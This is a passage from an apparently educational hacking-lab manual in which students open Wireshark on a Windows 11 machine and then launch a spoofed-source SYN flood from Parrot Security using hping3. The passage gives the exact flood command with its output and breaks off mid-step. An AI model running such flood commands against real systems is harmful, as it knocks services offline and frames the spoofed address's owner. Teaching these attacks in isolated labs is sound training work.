
It performs network security auditing, firewall testing, manual path MTU discovery, advanced traceroute, remote OS fingerprinting, remote uptime guessing, TCP/IP stacks auditing, and other functions.

Here, we will use the hping3 tool to perform DoS attacks such as SYN flooding, Ping of Death (PoD) attacks, and UDP application layer flood attacks on a target host.

1. Click **Windows 11** to switch to the **Windows 11** machine. On the **Windows 11** machine, Click **Search** icon () on the **Desktop**. Type **wireshark** in the search field, the **Wireshark** appears in the results, click **Open** to launch it.



2. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **Ethernet**) to start capturing the network traffic.



3. **Wireshark** starts capturing the packets; leave it running.

Capturing from Ethernet

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>


No.	Time	Source	Destination	Protocol	Length	Info
28	4.589626	fe80::15:5dff:fe26:: ff02::fb		MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q..
29	4.589630	10.10.1.14	224.0.0.251	MDNS	176	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q..
30	4.589776	fe80::8f4f:e740:b8d.. ff02::fb		MDNS	196	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q..
31	4.652633	fe80::15:5dff:fe26:: ff02::16		ICMPv6	90	Multicast Listener Report Message v2
32	4.756836	fe80::1:1	ff02::16	ICMPv6	90	Multicast Listener Report Message v2
33	4.840197	10.10.1.14	224.0.0.251	MDNS	176	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q..
34	4.840218	fe80::15:5dff:fe26:: ff02::fb		MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q..
35	4.840355	fe80::8f4f:e740:b8d.. ff02::fb		MDNS	196	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q..
36	5.091289	10.10.1.14	224.0.0.251	MDNS	176	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q..
37	5.091315	fe80::15:5dff:fe26:: ff02::fb		MDNS	174	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q..
38	5.091453	fe80::8f4f:e740:b8d.. ff02::fb		MDNS	196	Standard query 0x0000 ANY adb-unidentified._adb._tcp.local, "Q..
39	5.100774	fe80::8f4f:e740:b8d.. ff02::16		ICMPv6	110	Multicast Listener Report Message v2
40	5.101025	fe80::8f4f:e740:b8d.. ff02::2		ICMPv6	70	Router Solicitation from 02:15:5d:26:65:e1
41	5.341435	fe80::15:5dff:fe26:: ff02::fb		MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
42	5.341437	10.10.1.14	224.0.0.251	MDNS	418	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
43	5.341583	fe80::8f4f:e740:b8d.. ff02::fb		MDNS	438	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
44	5.805280	fe80::8f4f:e740:b8d.. ff02::16		ICMPv6	110	Multicast Listener Report Message v2
45	6.342293	10.10.1.14	224.0.0.251	MDNS	418	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
46	6.342323	fe80::15:5dff:fe26:: ff02::fb		MDNS	371	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...
47	6.342468	fe80::8f4f:e740:b8d.. ff02::fb		MDNS	438	Standard query response 0x0000 TXT, cache flush PTR _adb._tcp...

```
> Frame 1: 90 bytes on wire (720 bits), 90 bytes captured (720 bits) on interface \Device\NPF_{5A9B3588-F693-4023-B9B6-DCC29ADB1114}, id 0
> Ethernet II Src: MS-NLR-PhysServer-21_5d·26·65·e1 (02·15·5d·26·65·e1) Dst: IPv6mcast 16 (33·33·00·00·00·16)
0000  33 33 00 00 00 16 02 15  5d 26 65 e1 86 dd 60 00  33 ..... ]&...
0010  00 00 00 24 00 01 fe 80  00 00 00 00 00 00 00 15  ...
0020  5d ff fe 26 65 e1 ff 02  00 00 00 00 00 00 00 00  ] ..&...
0030  00 00 00 00 00 16 3a 00  05 02 00 00 01 00 8f 00  ....:...
0040  ac f3 00 00 00 01 04 00  00 00 ff 02 00 00 00 00 00  .....
0050  00 00 00 00 00 00 00 00  00 fb  .....
```

Ethernet: <live capture in progress> | Packets: 47 · Displayed: 47 (100.0%) | Profile: Default

3:23 AM 4/13/2022


4. Click **Parrot Security** to switch to the **Parrot Security** machine.
5. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.



6. The **terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

The password that you type will not be visible.

8. Now, type **cd** and press **Enter** to jump to the root directory.



9. A **Parrot Terminal** window appears; type **hping3 -S (Target IP Address) -a (Spoofable IP Address) -p 22 --flood** and press **Enter**.

Here, the target IP address is **10.10.1.11 [Windows 11]**, and the spoofable IP address is **10.10.1.19 [Windows Server 2019]**

-S: sets the SYN flag; **-a**: spoofs the IP address; **-p**: specifies the destination port; and **--flood**: sends a huge number of packets.

The screenshot shows a terminal window titled "hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# cd
[root@parrot] ~
# hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.11 (eth0 10.10.1.11): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
```

The terminal window is part of a desktop environment with a dark theme. The desktop background features a geometric abstract pattern. Icons for "README", "License", and "Trash" are visible on the desktop.

10. This command initiates the SYN flooding attack on the **Windows 11** machine. After a few seconds, press **Ctrl+C** to stop the SYN flooding of the target machine.

If you send the SYN packets for a long period, then the target system may crash.


11. Observe how, in very little time, the huge number of packets are sent to the target machine.

The screenshot shows a terminal window titled "hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood - Parrot Terminal". The terminal session is as follows:

